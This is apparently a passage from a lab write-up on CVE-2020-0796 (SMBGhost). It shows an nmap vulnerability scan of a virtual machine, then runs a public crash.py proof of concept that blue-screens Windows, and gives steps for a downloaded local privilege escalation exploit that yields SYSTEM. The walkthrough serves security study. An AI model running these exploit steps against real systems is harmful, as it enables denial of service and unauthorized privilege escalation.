root@kali:/home/kali/Desktop/CVE-2020-0796# cp cve-2020-0796.nse /usr/share/nmap/scripts/
root@kali:/home/kali/Desktop/CVE-2020-0796# nmap --script-updatedb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-13 14:32 EDT
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.96 seconds
root@kali:/home/kali/Desktop/CVE-2020-0796# nmap -p445 --script cve-2020-0796 192.168.44.129
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-13 14:32 EDT
Nmap scan report for 192.168.44.129
Host is up (0.00080s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:53:D0:4E (VMware)

Host script results:
| cve-2020-0796:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.02
|     2.10
|     3.00
|     3.02
|_    3.11 LZNT1 compression algorithm - Vulnerable to CVE-2020-0796 SMBGhost

Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds
root@kali:/home/kali/Desktop/CVE-2020-0796#
```

6. Run command to scan vulnerability of the system.

   `nmap -p445 --script cve-2020-0796 192.168.44.129`


7. Results: Displays that the system is “Vulnerable” to SMBGhost attack!

## Exploitation

### *Buffer Overflow: **Type:** DOS*

1. Change directory to Desktop (Kali VM)
2. Git clone ***https://github.com/maxpl0it/Unauthenticated-CVE-2020-0796-PoC.git***
3. Change directory to Unauthenticated-CVE-2020-0796-PoC
4. README file gives instructions to execute command
5. Run command to exploit vulnerability


```
python3 crash.py 192.168.44.129
```



```
root@kali:/home/kali/Desktop/CVE-2020-0796# cd ..
root@kali:/home/kali/Desktop# git clone https://github.com/maxpl0it/Unauthenticated-CVE-2020-0796-PoC
Cloning into 'Unauthenticated-CVE-2020-0796-PoC' ...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 6 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (6/6), done.
root@kali:/home/kali/Desktop# cd Unauthenticated-CVE-2020-0796-PoC/
root@kali:/home/kali/Desktop/Unauthenticated-CVE-2020-0796-PoC# ls -l
total 12
-rw-r--r-- 1 root root 4656 May 13 14:33 crash.py
-rw-r--r-- 1 root root  335 May 13 14:33 README.md
root@kali:/home/kali/Desktop/Unauthenticated-CVE-2020-0796-PoC# cat README.md
# Unauthenticated CVE-2020-0796 Proof-of-Concept

All the proofs-of-concept scripts I've seen at this point have required both a username and a password. Therefore I decided to post my own P
oC. It's nothing fancy, but it works.

It doesn't require any additional modules and works with Python 3.

Usage:
`python3 crash.py 192.168.0.2`
root@kali:/home/kali/Desktop/Unauthenticated-CVE-2020-0796-PoC# python3 crash.py 192.168.44.129
Traceback (most recent call last):
  File "crash.py", line 107, in <module>
    send_compressed(sock, "A" * 50)
  File "crash.py", line 98, in send_compressed
    sock.recv(1000)
```

*Figure: Exploiting the vulnerability with the python exploit*

6. Results: System crashes with Blue Screen error.
   Successful Buffer Overflow DoS attack.



:(

Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

0% complete


For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:
Stop code: PAGE FAULT IN NONPAGED AREA

*Figure: Windows DoS*

## *Local Privilege Escalation: **Type**: LOCAL*


1. Start Windows and open CMD -> "Run as Admin"
2. Type "whoami" command to check current users' privilege



```
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
desktop-749d4ts\jimmy

C:\Windows\system32>_
```

*Figure: Windows Current Users' Privilege*

3. Download compiled public exploit form ***https://github.com/tango-j/CVE-2020-0796***
4. Execute the main file (CVE-2020-0796\x64\cve-2020-0796-local.exe)
5. *If prompted with missing DLL files, download and place in same folder and execute again
6. Open CMD with admin rights and type "whoami"
7. Results: Dislpays "nt authority\system", owning the shell
   Indicating successful Local Privilege Escalation.



```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

*Figure: New Users' Privilege*

## References

- https://docs.microsoft.com/en-us/windows/win32/fileio/microsoft-smb-protocol-and-cifs-protocol-overview
- https://docs.microsoft.com/en-us/windows-server/storage/file-server/smb-security
- https://en.wikipedia.org/wiki/Server_Message_Block
- https://www.paladion.net/blogs/protection-againsttheserver-message-block-smb-vulnerability-exploit-paladion
- https://www.exploit-db.com/exploits/48267
- https://www.exploit-db.com/exploits/48216
- https://github.com/tango-j/CVE-2020-0796
- https://github.com/ollypwn/SMBGhost
- https://github.com/maxpl0it/Unauthenticated-CVE-2020-0796-PoC
- https://github.com/pr4jwal/CVE-2020-0796